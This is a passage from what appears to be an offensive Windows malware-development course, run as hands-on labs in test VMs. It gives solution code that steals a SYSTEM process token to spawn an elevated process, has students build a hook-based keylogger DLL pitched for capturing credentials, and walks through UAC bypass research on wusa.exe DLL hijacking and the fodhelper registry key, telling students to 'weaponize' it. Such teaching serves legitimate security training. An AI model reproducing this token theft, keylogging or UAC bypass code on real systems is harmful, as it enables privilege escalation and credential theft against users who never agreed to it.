StealAndImpersonateToken: [+] Obtained token handle! [0x0000008c]
StealAndImpersonateToken: [*] Duplicating the process' token...
StealAndImpersonateToken: [+] Success!
StealAndImpersonateToken: [*] Adjusting token's privileges...
StealAndImpersonateToken: [+] Done!
StealAndImpersonateToken: [*] Impersonating the token...
StealAndImpersonateToken: [*] Creating the new process...
StealAndImpersonateToken: [*] Reverting back to previous self...
Reverted back to self
All done!
```

If all goes well, Notepad should spawn and should have nearly every single privilege. If Notepad's properties window in Process Hacker is not already opened to the Token tab, select it to see all tokens and the user.


notepad.exe (6480) Properties
Environment
Handles
GPU
Disk and Network
Comment
General
Statistics
Performance
Threads
Token
Modules
Memory
User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 1
Elevated: N/A
Virtualized: Not allowed
App container SID: N/A
Name
Flags
BUILTIN\Administrators
Owner (default enabled)
Everyone
Mandatory (default enabled)
Mandatory Label\System Mandatory Level
Integrity
NT AUTHORITY\Authenticated Users
Mandatory (default enabled)
Name
Status
Description
SeAssignPrimaryTokenPrivilege
Enabled
Replace a process level to...
SeAuditPrivilege
Default Enabled
Generate security audits
SeBackupPrivilege
Disabled
Back up files and directories
SeChangeNotifyPrivilege
Default Enabled
Bypass traverse checking
SeCreateGlobalPrivilege
Default Enabled
Create global objects
SeCreatePermanentPrivilege
Default Enabled
Create permanent shared ...
SeDebugPrivilege
Default Enabled
Debug programs
SeImpersonatePrivilege
Default Enabled
Impersonate a client after ...
SeIncreaseBasePriorityPrivilege
Default Enabled
Increase scheduling priority
SeIncreaseQuotaPrivilege
Disabled
Adjust memory quotas for ...
SeLoadDriverPrivilege
Disabled
Load and unload device dr...
To view capabilities, claims and other attributes, click Advanced.
Integrity
Advanced
Close

We can also see the Integrity level in Process Hacker for further visual identification that our method has indeed elevated us from Admin to SYSTEM! Win!



cmd.exe	5500		TESTVM\Student	High
conhost.exe	6528		TESTVM\Student	High
ProcessHacker.exe	4488	0.46	TESTVM\Student	High
OneDrive.exe	5264		TESTVM\Student	Medium
notepad.exe	6480		NT AUTHORITY\SYSTEM	System

TODO Solutions

TODO #1

```
hTargetProcess = OpenProcess(
    PROCESS_QUERY_LIMITED_INFORMATION,
    FALSE,
    ProcessId
);
```

TODO #2

```
HANDLE hPrimaryToken = HANDLE();
Result = OpenProcessToken(
    hTargetProcess,
    TOKEN_DUPLICATE | TOKEN_QUERY,
    &hPrimaryToken
);
```

TODO #3

```
Result = DuplicateTokenEx(
    hPrimaryToken,
    TOKEN_ALL_ACCESS,
    NULL,
    SecurityAnonymous,
    TokenPrimary,
    &hDuplicateToken
);
```

TODO #4

```
#define SE_ASSIGNPRIMARYTOKEN_PRIVILEGE 0x03

TOKEN_PRIVILEGES PrivsToken = { 0 };

PrivsToken.PrivilegeCount = 1;
PrivsToken.Privileges[0].Luid.LowPart = SE_ASSIGNPRIMARYTOKEN_PRIVILEGE; //0x03
PrivsToken.Privileges[0].Luid.HighPart = 0;
PrivsToken.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

// make the call
Result = AdjustTokenPrivileges(
    hDuplicateToken,
    FALSE,
    &PrivsToken,
    0,
    (PTOKEN_PRIVILEGES)NULL,
    0
);
```

TODO #5

```
Result = ImpersonateLoggedOnUser(hDuplicateToken);
```

TODO #6

```
STARTUPINFOA StartInfo = {0};
PROCESS_INFORMATION ProcInfo = {0};
StartInfo.cb = sizeof(STARTUPINFOA);

Result = CreateProcessAsUser(
    hDuplicateToken,
    NULL,
    ExecuteCommand,
    NULL,
    NULL,
    TRUE,
    0,
    NULL,
    NULL,
    &StartInfo,
    &ProcInfo
);
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Escalating privileges is a necessity. This method is not new and is very commonly used by many malware families. There are other methods that use different APIs to do similar actions but the end result is the same: SYSTEM.

Lab Enhancements

- What else could be done other than spawning a new process that might pop up a window?
  - Would there be a way to dump credentials or something more useful?
- Enhance the lab to eliminate the need to pass in a PID or any information at all via the command line.

Lab 3.6: So, You Think You Can Type

Background

Keylogging is nothing new and you may have used tools that implemented a keylogging functionality already. How does it even work? Userland methods mainly rely on injecting a keylogging DLL into a process of interest and then installing some kind of a hook. From there, you just sit back and let Windows do its thing by sending messages to your hook. Of course there are many other ways of logging keystrokes, but let's dig into this particular one, shall we?

APIs Used

- `SetWindowsHookEx`
- `CreateToolhelp32Snapshot`
- `Thread32First`
- `Thread32Next`
- `OpenProcess`
- `GetProcessImageFileName`
- `SetNotificationThread`
- `PostThreadMesage`
- `GetCurrentThreadID`
- `GetMessage`

Structures of Interest

`tagMSG`

```
// MSG
typedef struct tagMSG {
    HWND        hwnd;
    UINT        message;
    WPARAM      wParam;
    LPARAM      lParam;
    DWORD       time;
    POINT       pt;
#ifdef _MAC
    DWORD       lPrivate;
#endif
} MSG, *PMSG, NEAR *NPMSG, FAR *LPMSG;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand how window messages work.
- Intercept keystrokes from the Notepad process.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
    - Open the `Day3-Bootcamp` solution file.
    - Since the solution houses multiple projects, choose the `SetWindowsHook` project from the Solution Explorer pane.
    - Explore the files in the project.
    - The `main.cpp` file holds the logic for processing window messages and displaying them to the user.
    - The `HelperApis.cpp` file holds functions that you should have already seen before.
        - There is a function to return the PID of a process given its name.
        - There is a function to return the Thread ID from a given PID.
2. Main.cpp
    - There is a lot to be done here.
    - The comments in the source code suggest what should be done.
3. Build
    - Build **only** the `SetWindowsHook` project and monitor the output window for any build errors.
4. HookerDLL Project
    - Now choose the `HookerDLL` project.
    - This is the DLL that will be injected into the target process.
    - The `dllmain.cpp` file holds all of the code for processing the specifics of the `MSG` struct as it relates to `CHARs`, or `WM_CHAR`.
5. Build
    - Build the `HookerDLL` project and monitor the output window for any build errors.
6. Run
    - Once you have a successful build, copy the tool over to the drop folder so that it is available to run on the Test VM.
    - On the Test VM, open a `notepad` process.
    - On the Test VM, open a CMD prompt and execute the tool to test for functionality.

Command

```
C:\Tools\SetWindowsHook>SetWindowsHook.exe
Module: SetWindowsHook, Function: main, Timestamp: Sun Dec 5 20:09:54 2021
GetPidByName: [+] Obtained Snapshot handle: 0x000000b8
GetPidByName: [+] Found target process with pid 6540
main: [+] Found process id for target process: notepad.exe
main: [+] Found thread id for target process: notepad.exe
main: [*] Full path is: C:\Tools\SetWindowsHook\HookerDll.dll
[RETURN]
Hello there
[RETURN]
Do you know even know what i'm
[RETURN]
typing
[RETURN]
right now
[RETURN]
exit
[RETURN]
```

Credit

Much credit given to Pavel Yosifovich from whom much of this code was based upon.

Key Takeaways

Logging keys is perfect for capturing credentials when a user is actively on the system. This is just one of many methods that can be implemented for capturing keystrokes.

Lab Enhancements

- How could you stop certain letters from being entered?
- Is it possible to inject your own letters without needing to intercept a user's key presses?
- Can you inject this into another process and capture key strokes? Why or why not?
    - If not, change the program to enable key logging of other processes.

Lab 3.7: UACBypass-Research

Background

UAC was not designed to be a security boundary, but rather it helps protect users from themselves by attempting to keep them from executing something they might not intend to execute, like malware. UAC is annoying and can get in the way of elevating to `SYSTEM` privileges. We need to find a way to abuse a binary that basically auto accepts UAC, meaning, a prompt is never shown to the user—it just always runs elevated. The "always run elevated" is what we are going to attempt to abuse. Let's get to it!

Objectives

- Learn how to locate applications of interest that have `<autoElevate>true</autoElevate>` in their manifest file.
- Observe process behavior using tools like Process Monitor to identify possible weaknesses.
- Abuse the weakness to auto elevate to Admin, a small stepping stone to `SYSTEM`.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your Test VM.**

1. Test VM: Discover targets
    - On the Test VM, open an elevated CMD prompt.
    - Run the `strings.exe` utility from Sysinternals to find binaries in the `C:\Windows\System32` folder that have `autoElevate` in their manifest file.
        - There might be several, making the process take a while!!
        - One could also save this output to a file for future referencing.

Command line

```
strings.exe -s C:\Windows\System32\*.exe | findstr autoElevate
```

Notional results

```
C:\Tools\SysinternalsSuite>strings.exe -s c:\Windows\System32\*.exe | findstr -i
autoElevate
c:\Windows\System32\BitLockerWizardElev.exe:       <autoElevate xmlns="http://
schemas.microsoft.com/SMI/2005/WindowsSettings">true</autoElevate>
c:\Windows\System32\bthudtask.exe:          <autoElevate>true</autoElevate>
c:\Windows\System32\changepk.exe:            <autoElevate>true</autoElevate>
c:\Windows\System32\chkntfs.exe:         <autoElevate>false</autoElevate>
c:\Windows\System32\cleanmgr.exe:         <autoElevate xmlns="http://
schemas.microsoft.com/SMI/2005/WindowsSettings">true</autoElevate>
```

No output?

If you do not see any output then you have not accepted the eula for the tool. Run the command again but without piping anything to `findstr`. Accept the eula this time and then go back and run the original command.

- There are many to choose from and two common ones are `fodhelper.exe` and `wusa.exe`.
  - `wusa.exe` is the Windows update standalone installer.
  - `fodhelper.exe` is the optional features under the system settings.
  - Either one will be fine, but let us start with `wusa.exe` for now.

```
Administrator: cmd - Shortcut
c:\Windows\System32\tcmsetup.exe:         <autoElevate>true</autoElevate>
c:\Windows\System32\TpmInit.exe:            <autoElevate>true</autoElevate>
c:\Windows\System32\WindowsUpdateElevatedInstaller.exe:         <autoElevate>true</autoElevate>
c:\Windows\System32\WSReset.exe:     <autoElevate>true</autoElevate>
c:\Windows\System32\wusa.exe:             <autoElevate>true</autoElevate>
c:\Windows\System32\Sysprep\sysprep.exe:       <autoElevate>true</autoElevate>
```

- Run the `sigcheck.exe` utility found in the Sysinternals Suite against one of the binaries listed, or from the `wusa.exe` one.
  - the `-m` flag will dump the program's manifest file

Command line

```
C:\Tools\SysinternalsSuite>sigcheck.exe -m c:\Windows\System32\wusa.exe
```

Notional results


```
C:\Tools\SysinternalsSuite>sigcheck.exe -m c:\Windows\System32\wusa.exe

Sigcheck v2.73 - File version and signature viewer
Copyright (C) 2004-2019 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\wusa.exe:
        Verified:       Signed
        Signing date:   11:29 PM 6/8/2022
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Windows Update Standalone Installer
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.19041.1741
        File version:   10.0.19041.1741 (WinBuild.160101.0800)
        MachineType:    64-bit
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1"  xmlns:asmv3="urn:schemas-
microsoft-com:asm.v3" manifestVersion="1.0">

    <assemblyIdentity
        version="1.0.0.0"
        processorArchitecture="amd64"
        name="Microsoft.Windows.WUSA"
        type="win32"/>

    <description>Windows Update Standalone Installer</description>
    <dependency>
    <dependentAssembly>
            <assemblyIdentity
                    type="win32"
                    name="Microsoft.Windows.Common-Controls"
                    version="6.0.0.0"
                    processorArchitecture="amd64"
                    publicKeyToken="6595b64144ccf1df"
                    language="*"/>
    </dependentAssembly>
    </dependency>
    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
        <security>
            <requestedPrivileges>
            <requestedExecutionLevel level="requireAdministrator"
uiAccess="false" />
            </requestedPrivileges>
        </security>
    </trustInfo>
    <asmv3:application>
```

```
    <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/
WindowsSettings">
            <autoElevate>true</autoElevate>
            <dpiAware>true</dpiAware>
    </asmv3:windowsSettings>
    </asmv3:application>
</assembly>
```


- We have found our target!!

2. Finding a weakness


- The next thing we must do is determine if there is a vulnerability with our target binary.
- To get this done, run Process Monitor elevated.
- Create a Process Name filter looking for the `wusa.exe` binary.
    - Nothing should show just yet as it has not been executed.




- With the filter in place, we can execute `wusa.exe`.




- Process Monitor should now have some results. A lot—too many to make sense of anything yet.
- What you are looking for is anything that is not found.
    - Many programs will attempt to open a DLL, configuration file, etc. for whatever reason and if it cannot find it in a particular path, it will look somewhere else later on until it is done looking.
- To find files `wusa.exe` could not find, you must create another filter.
    - If you look under the Result column, you might see an operation with the Result of `NAME NOT FOUND`.
    - This is what we are looking for. Right-click on `NAME NOT FOUND`, and choose `Include 'NAME NOT FOUND'`.




- This does cut down the results a good bit, but we can cut them down even more by creating another filter.
- Before we make this filter, we need to enable the advanced output operations.



- You should now see some new Operations. The Operation of interest is `IRP_MJ_CREATE`, which is kernel speak for creating a new file or opening a handle to an existing one. Perhaps the kernel version of this course will dive deep into `IRP_MJ_CREATE`s and more!
- Right-click on an entry choose to include the Operation as a filter.




- At this point, you should see around 4 or more entries, but your results may differ.




- The one of interest is the `wusa.exe.local` file that cannot be found in the `System32` file path.
- We now have our aim of effort.

3. Aim of Effort

- Since `wusa.exe` cannot find `wusa.exe.local`, it starts looking somewhere else (`C:\Windows\WinSxS\`) and grabs some extremely long folder path name.
  - This is the typical format: `[arch]_microsoft.windows.common-controls_[sequencial_code]_[windows_version]_none_[sequencial_number]`
- What we can now test is to create those two missing folders where it is looking to find a DLL: `comctl32.dll`.
  - You will most likely have a folder path like this:
    - `wusa.exe.local\[arch]_microsoft.windows.common-controls_[sequencial_code]_[windows_version]_none_[sequencial_number]`
    - This is where `comctl32.dll` will now be found.
- After creating that folder structure, execute the application again. You might be greeted by a system error that `comctl.dll` could not be found. **Success!**



- Now, you might be thinking that we can simply craft our own malicious DLL, drop it in that folder, change the name of it to `comctl32.dll` and be done. That is not a bad thought, but the DLL would fail like this:



- We must make our evil DLL function as closely as possible to the real one, and that means making sure the functions wusa is looking for are found. In detail, our DLL must forward the functions to the real DLL. Annoying, right?
- This is a massive undertaking to do this manually, but thankfully there are tools out there to assist with this step. Tools like Get-Exports.ps1 should do the trick, brought to you courtesy of FuzzySecurity and his GitHub repo.
- The suite of tools have been downloaded to the `C:\Tools\Additional-Tools\PowerShell-Suite-Master` folder in the VM.
    - One more subfolder down and you'll find it.
- Browse to the folder location and you should see a listing of PowerShell scripts.
- Select the `Get-Exports.ps1` script, right-click on it, and choose `Edit`.
- This will open up an instance of PowerShell ISE.
- With ISE open, press the green play button at the top or press the `F5` function key.
- This will load the function into your address space and make it available as a cmdlet.
- You should be able to see tab completion working as you type in the name of the cmdlet.
- Next, invoke the cmdlet `Get-Exports -DllPath C:\Windows\System32\comctl32.dll` as shown below:

Command line

```
Get-Exports -DllPath C:\Windows\System32\comctl32.dll
```

Notional results

```
PS C:\> Get-Exports -DllPath C:\Windows\System32\comctl32.dll
[?] 64-bit Image!

[>] Time Stamp: 01/03/2003 16:27:34
[>] Function Count: 421
[>] Named Functions: 119
[>] Ordinal Base: 2
[>] Function Array RVA: 0x92A28
[>] Name Array RVA: 0x930BC
[>] Ordinal Array RVA: 0x93298

Ordinal ImageRVA   FunctionName
------- --------   ------------
    2 0x00000000 MenuHelp
    3 0x00000000 ShowHideMenuCtl
    4 0x00077D30 GetEffectiveClientRect
    5 0x00077630 DrawStatusTextA
    6 0x0001BEF0 CreateStatusWindowA
    7 0x0001C0B0 CreateToolbar
    8 0x000227E0 CreateMappedBitmap
    9 0x0000D630 DPA_LoadStream
    10 0x00020B50 DPA_SaveStream
    11 0x00020F90 DPA_Merge
    12 0x0000D660 CreatePropertySheetPage
    13 0x00000000 MakeDragList
    14 0x00000000 LBItemFromPt
    15 0x00077DB0 DrawInsert
```

- Another nice feature about the script is that it can generate `#pragma comment`s for your C code.
- To do that, we need to pass in another flag called `ExportsToCpp` and run it again.
- Do not forget to give it a path to a file to dump the results into since it will not dump it to STDOUT.

Command line

```
Get-Exports -DllPath C:\Windows\System32\comctl32.dll -ExportsToCpp C:
\Users\analyst\Downloads\exports.log
```

Notional results

```
PS C:\Tools\Additional-Tools\PowerShell-Suite-master\PowerShell-Suite-master> Get-
Exports -DllPath C:\Windows\System32\comctl32.dll -ExportsToCpp C:
\Users\analyst\Downloads\exports.log
```

- This is what should be in your log file:

- Cool, so we can dump all exports but the program is likely not importing nor calling every single one.
- The problem then becomes finding out exactly what functions the program is importing.

4. Looking at `fodhelper.exe`

- The other binary we saw was the `fodhelper.exe`, so let us explore that a little bit.
- I will take you through some of the research but the rest will be on you to complete.

5. Observing with Process Monitor

- Change your filters in Process Monitor.
- Instead of focusing on wusa, focus on fodhelper.
- Keep the NAME NOT FOUND filter for the Result.

- Any others are not necessary.
- Clear current output, start capturing events, and execute fodhelper from the command line.
- `C:\Windows\System32\fodhelper.exe`
- You should see the Optional features window pop up—simply close it.

6. Looking at the results
    - There will most likely be thousands of events but let us look at Registry events.
    - There is one interesting key that was not found: `HKCU\Software\Classes\ms-settings\Shell\Open\command`.
    - After some searching online, MSDN suggests that the Classes key relates to COM functionality.
    - HKCU is a great hive to see because we do not need to be an Admin to modify keys under it.
    - If we play our cards right with this one, it doesn't seem like we will need to create a crazy DLL with forwarding functions to the original DLL, which is awesome.
7. The rest is on you.
    - From this point forward, the rest will be on you to research and weaponize.
    - Keep going with fodhelper and create the keys that the program cannot find.
    - Where can it get you? Can you use it to execute arbitrary binaries?
    - Keep going with wusa.
    - The wusa portion mirrors the research and blog post done found here: https://github.com/Yet-Zio/WusaBypassUAC.
    - All credit must be given to Mahesh Yet Zio for creating the bypass for `wusa`.
    - There are no guarantees that this method will still work.

Lab Key Takeaways

Doing the research to find a new bypass can be very time consuming but the results can make the time and effort worth it in the end. The research becomes easier the more familiar you become with the tools being used, and your knowledge of the binaries that can be leveraged of bypassing UAC.

Lab Enhancements

